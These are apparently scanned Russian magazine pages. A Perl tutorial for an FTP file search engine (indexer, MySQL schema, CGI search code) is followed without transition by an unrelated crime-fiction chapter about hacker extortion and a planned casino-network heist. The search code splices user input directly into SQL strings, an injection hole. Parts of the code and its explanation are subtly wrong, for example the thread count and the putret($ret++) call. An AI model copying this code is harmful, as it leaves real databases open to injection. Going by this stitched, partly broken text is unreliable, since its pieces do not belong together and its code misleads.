По логике первым разумнее написать индексатор, так как тестировать web-интерфейс без заполненной базы данных весьма гиморно. Индексатор представляет собой сценарий, использующий четыре модуля. Вот их краткое описание:


Getopt::Std – модуль, позволяющий парсить параметры командной строки. Некоторые начинающие кодеры не знают о его наличии и лишний раз изобретают велосипед в своем коде ;).

DBI – модуль, который связывает индексатор с mySQL. В случае если ты ставишь поисковик под винду, придется повозиться с процессом установки DBI.pm. Особенности виндовой настройки смотри на врезке.

Net::Ftp::Recursive – модуль для рекурсивной обработки файлов на удаленном FTP-сервере. В функции этого модуля входит рекурсивный просмотр, скачивание и заливка файлов. Нам нужна процедура rdir, которая выдает информацию обо всех файлах в директории и последующих каталогах.

FileHandle – скрипт, с помощью которого можно создать файловый дескриптор, в который будет занесена информация произвольного вида. Например, инфа о файле.

С модулями разобрались. Теперь поговорим о процедурах, содержащихся в индексаторе. Это главная процедура connectftp(), позволяющая соединиться с FTP-сервером и получить рекурсивный список файлов. Затем insert_db. В ней происходит вставка информации в БД. Процедура getlist() получает информацию об FTP-серверах, которые необходимо проиндексировать. И в конце скрипта можно увидеть две неприметные процедуры getret() и putret(). Они нужны для реализации потоков и будут рассмотрены подробнее чуть ниже.



◢ На нашем диске ты найдешь скрипты для поисковой системы и патченный модуль Recursive.pm.

Пожалуй, самой главной переменной в индексаторе является $threads, которая указывает количество тредов. С ее значением можно поиграться, но главное - не переборщить. Я выставил 5 независимых потоков, думаю, этого будет вполне достаточно.

В самом начале идет вызов процедуры getlist(), т.е. запрос информации об FTP-серверах. Тут все очень просто – обычный коннект, select-запрос и возврат переменной. Далее уменьшаем количество потоков на единицу. Почему? Все просто – Perl ведет отсчет значений числовых переменных с 0, поэтому если мы имеем 5 потоков, то на самом деле их будет 6, что не совсем корректно. Затем инициализируем переменную $ret, которая изначально будет равна удвоенному произведению тредов. Смысл этого вот в чем: во время рождения нового подпроцесса будем уменьшать $ret. Как только значение переменной становится равным значению $threads – происходит временная блокировка создания потомков. По мере отмирания тредов, увеличиваем $ret, что позволяет создать еще один потомок. Иными словами, вспомогательная переменная нужна для поддержания постоянного числа нитей.

Как говорится, гладко было на бумаге, но забыли про овраги. Дело в том, что главная программа и ее потомок не могут иметь общих переменных. Точнее, главный процесс не имеет доступа к переменным подпроцесса. Возникает вопрос: как же передать значение $ret в главную программу? Для этого существует модуль IPC::Shareable, который работает далеко не под все платформы. Поэтому я решил обойтись старым дедовским способом – передать значение через временный файл. Для этого и нужны процедуры getret() и putret().

ПРОЦЕДУРА GETRET()

```
sub getret {
## Откроем файл для чтения
open(RET,"ret");
## Заблокируем его от других процессов
flock(RET,2);
## Получим значение переменной
$ret=<RET>;
## Закроем файл
close(RET);
## И вернем $ret
return $ret;
}
```

Аналогично пишем putret(), в которой выполняется обратный процесс :). Правда, процедура ничего не возвращает.

КОНТРОЛЬ РОЖДАЕМОСТИ

Теперь вернемся к контролю числа потомков. Как только получаем, что $ret становится меньше, чем $threads – впадаем в спячку (ждем 10 секунд и еще раз запрашиваем $ret). В противном случае ничто не мешает родить законный подпроцесс.

```
D:\code\index_ftp>c:\usr\bin\perl indexp.pl
formed: ya.convex.ru:ftp:ftp:21
formed: ya.convex.ru:all:ftp:21
formed: joker.convex.ru:ftp:ftp:21
EOF
num 0 ret 4
MINIMIZE ret to 3
forked: 0 ya.convex.ru:ftp:ftp:21 Current ret is 4
log as :ya.convex.ru ftp ftp..
num 1 ret 3
MINIMIZE ret to 2
forked: 1 ya.convex.ru:all:ftp:21 Current ret is 3
log as :ya.convex.ru all ftp..
num 2 ret 2
MINIMIZE ret to 1
forked: 2 joker.convex.ru:ftp:ftp:21 Current ret is 2
log as :joker.convex.ru ftp ftp..
set once to 3
formed: pnr.convex.ru:ftp:ftp:21
formed: dieser.convex.ru:ftp:ftp:21
formed: andrey.convex.ru:tima:ftp:21
EOF
num 0 ret 1
```

ПРОБЛЕМА С ЛОКАЛЬЮ

Как известно, все буржуйские проекты плохо дружат с русским языком. ActivePerl в частности. В случае русскоязычных запросов подсветка ключевых фраз будет невозможной. Для решения проблемы можно использовать модуль locale. Следующие три строки кода полностью решают проблему с языком:

```
use locale;
use POSIX qw (locale_h);
setlocale(LC_CTYPE, 'ru_RU.KOI8-R');
```

ГЛЮЧНАЯ РЕКУРСИЯ

Модуль Net::FTP::Recursive может работать некорректно. Проблема в следующем: если по какой-либо причине FTP-сокет не создается, работа модуля прекращается. Отследить место ошибки у меня не получилось, поэтому поручаю это тебе :). Правда, радует, что такая бага встречается очень редко.

Кстати о модуле. Чтобы узнать размер файла, необходимо чуть пропатчить сорцы скрипта Recursive.pm, а именно преобразить строку вывода:

```
print $fh $remote_pwd, '/', $filename,":",$file->fields()->[4],"\n" unless ($file->isDirectory);
```


Метод fields возвращает размер файла.

Рождать будем стандартным fork()'ом.

В теле родителя уменьшаем $ret и заносим значение в файл. В теле потомка вызываем connectftp() с параметрами FTP-сервера. Затем увеличиваем $ret (смерть потомка близка) и убиваем процесс командой exit :).

РОЖДЕНИЕ ПОДПРОЦЕССА

```
## Если лимит подпроцессов исчерпан
while($ret<$threads) {
## Впадаем в анабиоз ;)
sleep(10);
## И запрашиваем $ret
$ret=getret();
}
## Если отсутствует инфа об FTP-сервере - пропускаем шаг
next unless ($ftp[$i]);
if ($pid=fork()) {  ## Вызываем fork()
$ret--;
## Если отсутствует инфа об FTP-сервере - пропускаем шаг
putret($ret);
} else {
unless(connectftp($ftp[$i])) {
## Если отсутствует инфа об FTP-сервере - пропускаем шаг
print "CANT CONNECT TO $ftp[$i]\n";
}
putret($ret++);
exit;  ## Пишем в файл увеличенный $ret и выходим из потомка
}
}
```



```
Database changed
mysql> select * from resources;
+---------------------+---------+----------+------+
| address             | login   | password | port |
+---------------------+---------+----------+------+
| ya.convex.ru        | ftp     | ftp      |   21 |
| ya.convex.ru        | all     | ftp      |   21 |
| joker.convex.ru     | ftp     | ftp      |   21 |
| pnr.convex.ru       | ftp     | ftp      |   21 |
| dieser.convex.ru    | ftp     | ftp      |   21 |
| andrey.convex.ru    | timo    | ftp      |   21 |
| burex.convex.ru     | ftp     | ftp      |   21 |
| 195.64.219.28       | ftp     | ftp      |   21 |
| myxlap.convex.ru    | engroup | ftp      |   21 |
| sosed.convex.ru     | ftp     | ftp      |   21 |
| tonic.convex.ru     | ftp     | ftp      |   21 |
| whale.convex.ru     | ftp     | ftp      |   21 |
| dudnikov.convex.ru  | ftp     | ftp      |   21 |
| zero.convex.ru      | ftp     | ftp      |   21 |
| zlata.convex.ru     | ftp     | ftp      |   21 |
| evgen.convex.ru     | ftp     | ftp      |   21 |
+---------------------+---------+----------+------+
16 rows in set (0.10 sec)


mysql>
```

Содержимое таблицы resources

В connectftp() нет ничего хитрого. Обычное объектно-ориентированное программирование, а именно, вызов конструктора, создание FileHandle и рекурсивный запрос. Информацию в FileHandle кидаем в файл с индексами. Все просто, поэтому останавливаться на процедуре я не буду. Для полного понимания – RTFM :).

А вот на insert_db() хотелось бы остановиться подробнее. После того как будет составлен файл с инфой, соединяемся с БД и построчно отправляем данные в базу, предварительно выделив путь, имя файла и его размер. Четвертым параметром является информация о местонахождении файла (FTP-сервер, логин, пароль и порт) – эта инфа очень важна для web-части системы.

Из командной строки мы выделяем параметр –f, значение которого – FTP-сервер. Это сделано для того, чтобы проиндексировать один ФТПшник, а не целый лист.


Код web-интерфейса

WEB-ПОИСК – ЛИЦО СИСТЕМЫ

С индексатором разобрались. Осталось лишь создать БД с именем search, в которой будут находиться две таблицы: resources (FTP-серверы) и res (индексы файлов). Когда все будет готово, можно запускать. В сорцах я оставил много отладочной информации (она поможет тебе разобраться, если что-то пойдет не так), можешь ее убрать.

Пришло время рассказать о возможностях web-среды. Я сделал так, чтобы ты сам мог выбрать дизайн поисковика. Для этого создал три файла, в которых содержатся header, footer и table (таблица с найденной ссылкой). В этих html-файлах встречаются шаблоны типа ABSOLUTE, RESOURCE и т.п., которые при подгрузке заменяются значениями переменных.

Следующая фича web-среды – проверка доступности сервера. То есть перед выдачей результата происходит создание сокета, после чего становится понятным – жив ли сервак. Замечу, что если сервер встречается повторно, проверки не происходит.

НУ И ЗАПРОСЫ У ВАС...

Теперь о запросах. Базовым кверизом является строка «SELECT * FROM res WHERE». Далее все зависит от ситуации. Если юзер вводит в форму всего одно слово – к запросу добавляется «name like \"\%$query[$#query]\%\», где элемент массива означает последнее (единственное) слово в форме. В случае если слов много, прежде чем формировать концовку, добавляются вставки «name like $query[$i] $logic». Переменная $logic может иметь два значения: or или and, в зависимости от указанной логики поиска. Последним добавлением к запросу будет лимит – указанное число ссылок на каждой странице.


ФОРМИРОВАНИЕ ЗАПРОСА

```
## Базовый запрос
$where="SELECT * FROM res WHERE ";
## Сплитуем предложение из формы
@query=split(' ',$query);
if (scalar @query > 1) {  ## Если имеем более одного слова
for($i=0;$i<=$#query-1;$i++) {
## Для каждого слова делаем вставку $logic
$where.="name like \"\%$query[$i]\%\" $logic ";
}}
## Завершающая вставка для последнего слова
$where.=" name like \"\%$query[$#query]\%\"";
$dbh = DBI->connect("DBI:mysql:search:127.0.0.1");
## Соединяемся с базой и выполняем подсчет ссылок
($count=$where)=~s/\*/count(name)/g;
$sth = $dbh->prepare("$count");
$sth->execute;
$ans=$sth->fetchrow_arrayref;
## Затем формируем число страниц
$pages=int($ans->[0]/$limit_view)+2;
$once=$limit_view*($page-1)+1;
if ($limit_view <= $ans->[0]) {
## И завершаем формирование запроса лимитированием
$where.=" limit $once,$limit_view";
}
```

Рассмотрим пример: юзер ищет песни группы «Ария». Он вводит запрос «Ария mp3». Если мы имеем 120 ссылок, удовлетворяющих запросу, то скрипт формирует следующее обращение к mySQL: «SELECT * FROM res where name like “%Ария%” and name like “%mp3%” limit 0,50”. При обращении ко второй странице к каждой цифре лимита прибавится число 50 и так далее.


Если в запросе совпадают абсолютно все слова, то после ссылки будет надпись – «Строгое соответствие», в противном случае соответствие является нестрогим. Последний штрих - перевод размера в удобочитаемый формат, подкраска ключевых фраз и вывод ответа на экран.

Вот и весь Яндекс :). Для того чтобы все работало – состряпай html-формочку, в которой будет форма для ввода и логика поиска. Эти параметры отправляй на растерзание скрипту search.cgi. Да, и не забудь каждый день проводить индекс FTP-серверов и поддерживать базу в чистом состоянии. Только тогда юзеры сети будут тебя боготворить и проставляться пивом :) в надежде на новые интересные проекты.


HTML-форма для твоего Яндекса

ПОИСК В WINDOWS

Большинство людей будут устанавливать поисковик под Linux, но счастливые обладатели Windows тоже могут настроить свой Яндекс. Для этого скачивай и устанавливай нужные модули с помощью скрипта ppm.bat, входящего в поставку Perl. В интерактивном режиме вводи команду “install DBI” (для установки DBI.pm), и модуль успешно установится. Для правильной работы системы позаботься также об установке виндового mySQLd.


Использование PPM



Скачать полную версию поисковика ты можешь по ссылке kamensk.net.ru/forb/1/x/search_system.tar.gz. Там ты найдешь фейс к системе, а также два главных скрипта.



В скрипте индексатора содержится отладочная информация. Убирать ее не рекомендую, так как вполне возможна ошибка при работе, которую ты легко можешь исправить с помощью дебага.

mindw0rk (mindw0rk@mail.ru)



ЧАСТЬ 2

Берлин

За две недели до. Утро

Ганс Хайснер припарковал машину на стоянке возле компании. Роскошный ягуар шефа уже стоял на своем обычном месте. Ганс собирался сегодня поговорить о покупке нового оборудования, и специально приехал немного раньше, чтобы застать своего начальника в личном кабинете, пока тот не уехал на ежедневные переговоры.

Предъявив пропуск на входе, Хайснер поднялся на свой этаж. В офисе за компьютерами уже работали двое других сотрудников «Paramas». Или делали вид, что работали. По мнению Ганса, можно было безболезненно уволить половину этих лентяев, все равно от них никакого проку.

– Здравствуйте, Ганс, – поздоровалась темнокожая секретарша и отхлебнула дымящийся кофе.

Ганс жестом поприветствовал сотрудницу и проследовал в свой кабинет.

Хайснер был одним из тех работников «Paramas», без которого не мог пройти ни один рабочий день. Вместе со своим помощником Томом он отвечал за работоспособность всех систем коммуникации, связывающих компанию с внешним миром. Помимо этого, в их задачу входило обеспечивать компьютерную поддержку и консультировать неграмотных коллег по техническим вопросам.

Кабинет Ганса представлял собой типичный сисадминский штаб. Офисный стол, сервер, три монитора, ноутбук, несколько телефонов, спутниковое оборудование, нацеленное на окно. Все аккуратно расставлено по своим местам и не мешает работе.

Ганс снял одну из трубок, нажал кнопку быстрой связи и сразу услышал хриплый голос шефа.

– Мистер Бьюссер, Вы свободны? Нам надо переговорить.

– Дайте мне 10 минут, Хайснер. Я только приехал. Пожалуй, я знаю, о чем Вы хотите со мной поговорить. Зайдите чуть позже, обсудим детали.

– Отлично! – Ганс повесил трубку.

Значит, шеф согласился выделить деньги. Теперь у него будет одна из самых быстрых и надежных компьютерных систем в городе. Мысль об этом доставляла Хайснеру чувство глубокого удовлетворения.

Он включил монитор и, быстро прочитав почту, принялся за логи. Что-то в них его насторожило. В программных строчках явно просматривалось чье-то вторжение. Наверное, тот самый горе-хакер, который вымогал у компании $25 тыс. в обмен на безопасность корпоративного архива. Этот идиот связался с Гансом неделю назад и пригрозил удалить все документы на сервере, если они не пойдут ему навстречу. Хайснер убедил босса, что система надежна, дыр в ней нет, и смешно выплачивать деньги непонятно кому. Пусть даже информация, которая находится на сервере, стоит больше миллиона долларов. Ганс в доступной форме объяснил хакеру, куда ему следует пойти со своими запросами. Но, оказалось, незнакомец не блефовал.

Логи свидетельствовали о безуспешных попытках прорваться через закрытые файрволом порты. И чем дольше Ганс вглядывался в строки, тем большую тревогу испытывал. Наконец, оторвавшись от изучения логов, он на всякий случай проверил целостность базы данных. И остолбенел. Корпоративный архив был пуст. Ни одного файла, ни единого документа – все было удалено, судя по всему, без возможности восстановления.

В дверь постучали – вошла та самая секретарша.

– Ганс, я не могу найти на сервере документ, над которым вчера работала. Проверьте, пожалуйста!


Хайснер с трудом сдержался, чтобы не наорать на

нее.
– Хорошо, Грейс. – чересчур спокойным голосом ответил он. – Идите к себе, я посмотрю.
Когда негритянка вышла, побледневший Ганс принялся ожесточенно теребить клаву. Он все еще надеялся, что это второе предостережение, и хакер просто перенес информацию на другой раздел винта. Тогда нужно будет сразу сохранить резервные копии, что давно уже следовало сделать, и на что Хайснер от лени попросту забил. Ганс пробежался по всем уголкам внутренней сети – базы данных нигде не было. Логи тоже явно редактировались. Хакер был не против продемонстрировать админу, каким образом он проник в систему. Но все, что могло показать его местоположение, было изменено или удалено.
Ганс откинулся в кресле и закрыл глаза. Он не знал, как объяснить все шефу. В лучшем случае его ждет увольнение, в худшем – придется возмещать расходы из своего кошелька, и на оплату издержек уйдет не один год.
Компьютер тихо пискнул, давая понять, что в «важный» ящик пришло письмо. Хайснер открыл Inbox и увидел мессагу с анонимным полем From:
«Я Вас предупреждал, Вы меня не послушали. Теперь вся база у меня, и цена на нее возросла в десять раз. Перешлите $250 тыс. на закрытый счет, указанный в приложенном документе, и я сообщу, где можно забрать винт с записанной информацией. Даю вам 3 дня, после чего уничтожаю все данные».
В этот момент раздался телефонный звонок. Звонил шеф.

Точка сбора

Москва. 9 июня. Вечер

В салоне было тихо. Оба мужика упорно отмалчивались, и Марина даже не пыталась их разговорить.
– Включите, пожалуйста, музыку, – попросила она, обращаясь к водителю.
Водила щелкнул по панели жутко навороченной магнитолы, и салон заполнил идеального звучания саундтрек из «Бригады». Когда-то ей нравился этот сериал. На фоне остального криминального отстоя он был весьма неплох. Но теперь музыка приелась и не вызывала особой радости. К тому же Марина нервничала. Она все еще не знала, куда ее везут.
Мерс тем временем вырулил из центра и теперь ехал по каким-то мрачным районам, где она ни разу не была. Дома на глазах редели, людей попадалось все меньше. Марина достала мобильник и скинула на мыло своего приятеля приметы автомобиля и первые цифры номера, которые умудрилась запомнить.
– Я только что отослала номер машины своему человеку. На всякий случай. Надеюсь, никаких таких случаев не произойдет, – предупредила Марина.
– Умная девочка, – ухмыльнулся тот, что сидел рядом с водителем. – Правда, сменить номера в наше время особой проблемы не составляет. Как и покрасить тачку. Но это и не потребуется. Вреда никакого мы тебе причинять не собираемся, иначе зачем было отправлять деньги?
– Я тоже так подумала.
– Кстати, меня зовут Андрей. Это, – он показал на водителя, – Антон. У нас, как и у вас, есть свои прозвища. Правда, с компьютерами мы не особо дружим.
– Вот как? Ты, наверное, Утюг, а это Кислый?
Мужчины рассмеялись.
– Нет, все намного проще. Меня называют Палыч, а его – Токса. Если хочешь, можешь нас так и звать.
Марине показалось, что как-то слишком быстро они перешли на «ты».
– Далеко еще ехать?
– Почти приехали.
Мрачные переулки сменились огнями – машина скользила мимо элитных дач. Вокруг то и дело проскакивали фонтанчики и причудливые скульптуры. Наконец, мерс остановился у одного из особняков, окруженного высоким забором. Ворота тут же открылись, и авто въехало внутрь.
– Конечная, – резюмировал Токса и, отстегнув ремень безопасности, вылез из тачки.
Марина последовала его примеру.
Дом хорошо освещался, и неподалеку девушка увидела маленький бассейн.
– Пошли, нам туда, – Палыч показал на главный вход.
Антон остался в кабинке у ворот, активно обсуждая что-то с охранником.
Дом, к которому ее вел Андрей, был практически идеальной кубической формы. Вымощенный белым кирпичом и украшенный изображениями каких-то сказочных чудовищ, он походил на ящик Пандоры. В некоторых окнах горел свет, на крыше находилась огромная спутниковая тарелка. А еще вокруг росло много цветов.
Палыч набрал код на тяжелой железной двери, и она тихо открылась. Марина зашла внутрь.
Прихожая оказалась просторной и была отделана красным деревом. Именно так она и представляла отделку загородных дач новых русских. Но человек, который спустился к ней по лестнице, совсем не походил на нувориша. Это был маленький старикашка в дорогих очках, с аккуратной седой бородкой и обаятельной улыбкой. Он подошел к Марине и протянул руку:
– Здравствуй, Ксайла. Ведь именно так тебя называют твои виртуальные друзья?
– Подозреваю, Вам про меня известно не только это?
– Да. Меня зовут дядя Леша. Я давно за тобой наблюдаю. И хочу выразить тебе свое искреннее восхищение. Стащить у Министерства Обороны один из самых главных их секретов – это что-то!
У Марины внутри все похолодело. Она хорошо помнила этот заказ. Примерно полгода назад незнакомец связался с ней по рабочему мылу, сообщил, что ее порекомендовал один из старых заказчиков и изложил свою просьбу. Нужно было за неделю раздобыть точные координаты местоположения крупнейшей секретной базы США «Дельта Икс». За это ей обещали 20 тыс. долларов. Марина отказалась. Слишком сжатые сроки, слишком сложная задача, к тому же она считала неприемлемым отдавать подобные сведения неизвестно кому. Но потом за ме-



сяц все-таки раздобыла эту информацию. Для себя. Для самопроверки. Она знала, что играет с огнем. Такие действия расценивались как шпионаж и могли привести к долгим годам отсидки. Но ничего не могла с собой поделать. Чем сложнее была задача, тем интересней ей было ее осуществить. И плевать на деньги.
Сейчас перед ней стоял старик, который, судя по всему, обо всем знал. И мог запросто ее шантажировать. Уж не за этим ли он ее сюда позвал?
– Если не секрет, как тебе это удалось? – дядя Леша прищурился и испытывающе посмотрел на девушку.
– Я не раскрываю методов своей работы. В любом случае, никто ничего не сможет доказать.
– Надеюсь, и не придется. А вообще, что это я, старый балбес, держу тебя в коридоре? Пошли, мы ждали только тебя. Пора поставить вас всех в курс дела.
– Нас всех?
– Да. В соседней комнате собралась весьма колоритная компания. Возможно, ты кого-то узнаешь.
Старик лукаво улыбнулся, сделал приглашающий жест и поднялся по лестнице. На втором этаже был большой зал с горящим камином. Зажигать его в июньскую жару было, по меньшей мере, странно, но едва ступив на порог, она ощутила приятную прохладу. Где-то определенно стоял кондиционер, и, пожалуй, даже не один. На полу лежал персидский ковер, на стенах висели картины.
В зале сидели шестеро мужчин и одна женщина. Трое из них что-то обсуждали, но при появлении старика и Марины разговоры прекратились. Марина осмотрела присутствующих и замерла. В зале сидел Максим.
– Знакомьтесь, друзья – Марина, более известная в сети как Excile. Исследователь сетевой безопасности и эксперт по социальной инженерии. Прошу любить и жаловать, – с воодушевлением представил свою спутницу дядя Леша.
Один из мужчин, одетый во все черное, прыснул и саркастически заметил:
– А я-то думаю, кого нам не хватает для полного винегрета. Точно! Профессиональной врушьи. А симпатичные нынче врушьи пошли!
– Это Леон, – дядя Леша неодобрительно посмотрел на мужчину и покачал головой. – Удивительного хамства человек, но один из лучших знатоков своего дела.
Леон приветливо улыбнулся:
– Если тебе нужно вскрыть замок, снять сигнализацию или что-то в этом духе – обращайся, детка. Может, помогу.
– Спасибо. Я не вскрываю чужие замки.
– Ах да. Ты вскрываешь чужие чувства.
Мужчина засмеялся.
– Это Виктор, – старик кивнул в сторону человека в костюме. – Или меморайзер. Талантливый криптограф. И не менее талантливый математик.
– Мемо. Так проще, – добавил Виктор.
Очевидно, люди дяди Леши привезли его сюда прямо с работы. На нем был деловой костюм, а рядом стоял небольшой кейс.
– Лейзи, – старик указал на неряшливого толстяка в толстенных очках, клетчатой рубашке и потертых джинсах. – Фрикер. Гроза мобильных операторов. Телефонный Бог.
Толстяк хмыкнул и равнодушно посмотрел на Марину.
– А это Шейдер. Электронщик. Может из груды деталей собрать что угодно, от микрожучка до космического корабля. Верно, Шейд?
Мужчина с копной длинных каштановых волос, одетый в белую футболку, засмеялся:
– Ну, с кораблем Вы, конечно, загнули. Но жучка собрать можно. Жучок – дело нехитрое.
– Макендра, – представил дядя Леша молодую женщину. – Первоклассный эксперт по игорному делу и игровым автоматам. Разработала и внедрила несколько своих моделей.
– Если точнее: «Золотая Семерка», «ПинИллюжен» и «Драйв», – добавила девушка. – И не надо меня называть Макендрой. Это ник для Сети. В реале я – Оля. Рада тебя видеть, Марина. Я думала, что мне придется и дальше находиться одной в обществе этих маньяков.
– Это мы-то маньяки? – оживился Леон. – Может быть, это ты маньячка?! Я-то вижу, как ты на меня поглядываешь.
– Ага, глаз с тебя, красавца, не свожу. Самодовольный осел, – Макендра демонстративно отвернулась.
– Айрекс, – продолжил старик вечер знакомств, поворачиваясь к совсем молодому пареньку. – Специалист по банковским операциям и системам платежей.
Айрекс оказался стройным высоким подростком с внимательными умными глазами. Одет он был в синюю футболку и широкие штаны, в одном ухе торчал наушник. Парень кивнул в знак приветствия и отхлебнул кофе из стоящей рядом чашки.
– С Негро, я думаю, ты уже знакома.
Марина и Макс обменялись взглядами.
– Привет, – первым отозвался Макс.
– Привет, Максим, – ответила Марина.
Они не знали, что еще сказать.
Неловкую паузу прервал Леон:
– Ну что, дядя Леша, вроде все, кто Вам нужен, в сборе. Пора заканчивать представления. Расскажите, для чего мы все здесь. Я думаю, это интересно каждому из присутствующих. А лично меня еще интересует, кто Вы, черт побери, такой?
Старик сел в кресло у камина, подбросил в костер дров и посмотрел на людей, сидящих перед ним.
– Не думаю, что моя биография вам интересна. Достаточно сказать, что я – бизнесмен. В наше время информация становится все более дорогим товаром. Думаю, вам это объяснять не нужно. Информация и есть мой бизнес. Остальное – скучные детали. Важно не кто я такой, а что я хочу вам предложить.
– И что же Вы хотите нам предложить? – поинтересовался Леон.
– Я хочу предложить вам работу. Есть одно дело, которое я собираюсь провернуть. И мне нужна ваша помощь. Помощь каждого из вас, потому что только вместе мы сможем это сделать.
– Дело на миллион долларов?
– Нет, Леон. Не на миллион. На миллиард. На миллиард зеленых американских долларов.

Большой куш

Тем же вечером

Слово «миллиард» подействовало на собравшихся. Леон присвистнул, толстяк Лейзи крякнул, Шейдер нервно хмыкнул.
– Что это Вы задумали? – подал голос толстяк.
– Не иначе как ограбить Швейцарский банк, – засмеялась Макендра.
– Ограбление банка – слишком пошло и банально, – фыркнул старик. – Нужно идти в ногу со временем.
Дядя Леша подошел к пульту, вмонтированному в стол, и нажал на кнопку. Послышался щелчок, и одна из стен стала медленно вращаться. Картины исчезли, на стене появился огромный плазменный дисплей.
– Вау, – Леон снова присвистнул. – Как в фильмах. Тут все стены такие?
Пропустив вопрос мимо ушей, дядя Леша подошел к экрану, достал из кармана миниатюрный пульт и нажал на кнопку. Экран загорелся. На нем появилась карта.
– Это карта Лас-Вегаса, – указкой показал старик. – На ней вы видите множество красных точек. Это крупные казино. Как вы, вероятно, знаете, несколько лет назад отдельные заведения стали объединять свои игровые автоматы в одну большую сеть, управляют которой серверы. Именно на этом мощном компьютере генерируются результаты всех нажатий. И именно сервер контролирует выпадение призовых очков, не допуская того, чтобы автоматы работали в убыток. Недавно несколько таких сетей были объединены в одну. Произошло это из-за того, что Луи Ингрефу – владельцу нескольких крупнейших казино Лас-Вегаса, удалось приобрести контрольный пакет акций четырех своих основных конкурентов. Никто не знает, как ему это удалось, но факт остается фактом. Сейчас Ингреф – самая влиятельная фигура игорного бизнеса в Лас-Вегасе. И объединение сетей автоматов в единую сеть – лишь одно из изменений. Все это очень подробно освещалось на первых полосах американских газет, и многие подозревают «короля игорного бизнеса» в нечестной игре. Иначе, какой смысл был соперникам отдавать ему контрольный пакет?
Дядя Леша на минуту замолчал. Удостоверившись, что все его внимательно слушают, подбросил в камин пару деревяшек и продолжил:



– Сам факт роста влияния Ингрефа не так интересен. Интересно то, что с объединением сетей выросла сумма максимального ДжекПота, и на данный момент составляет как раз около миллиарда долларов. Конечно, вероятность его выпадения обычным путем ничтожно мала. Но автоматы зависят от компьютеров. А компьютеры зависят от людей.
– Все это чертовски любопытно, – откликнулся Негро, – но Вы представляете, насколько серьезно защищен сервер?
